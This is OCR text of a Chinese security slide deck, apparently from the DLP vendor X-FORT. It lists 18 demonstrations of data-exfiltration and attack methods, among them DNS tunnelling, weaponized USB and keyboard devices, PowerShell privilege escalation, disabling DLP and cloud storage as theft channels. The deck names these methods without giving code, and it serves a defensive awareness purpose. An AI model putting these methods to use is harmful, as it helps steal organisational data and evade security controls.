


X-FORT


Hacker或Insider要竊取，都面臨必須穿透防守結構



竊取可以細緻到端點結構



零信任安全思維 (Zero Trust)




X-FORT

資料取得讀渠道：連結竊取手法與技術


竊取與防護相關手法Demo

1、再簡單也不過	2、CMD隱寫術	3、線上混淆	4、保密紙與雲端列印	5、無敵的螢幕擷取
不用駭客竊取技術，仍可以夾帶資料	2.1 明文隱寫 2.2 混淆隱寫	混淆編碼的網路服務	3.1 保密紙展示與偵測 3.2 雲端列印手法	偽裝的螢幕擷取線對螢幕畫面的側錄
6、忍者	**7、Pi 網卡**	**8、Pi + RJ45**	**9、另類的鍵盤**	**10、讓DLP失效**
USB NINJA 的入侵手法	將Pi 模擬成網卡，將資料轉移到Pi	微型電腦對接，成為竊取渠道與載體	Teensy 為媒介的入侵 YubiKey 武器化	Win PE 的借殼穿透
11、Shadow IT	**12、PowerShell 提權**	**13、不知不覺的噩夢**	**14、有DNS就夠了**	**15. 雲深不知處**
手機秒變伺服器	PowerShell迴避管控機制	無檔案式的釣魚手法	DNS Tunnel竊取手法	Azure Storage 成渠道
16. 雲端網芳	**17、冥河擺渡Charon**	**18、勒索病毒篇**		
Google Driver 變成網芳來使用	12.1 Tor暗網交易所 12.2 ZeroNet 情資交換	勒索病毒的破壞與防護		



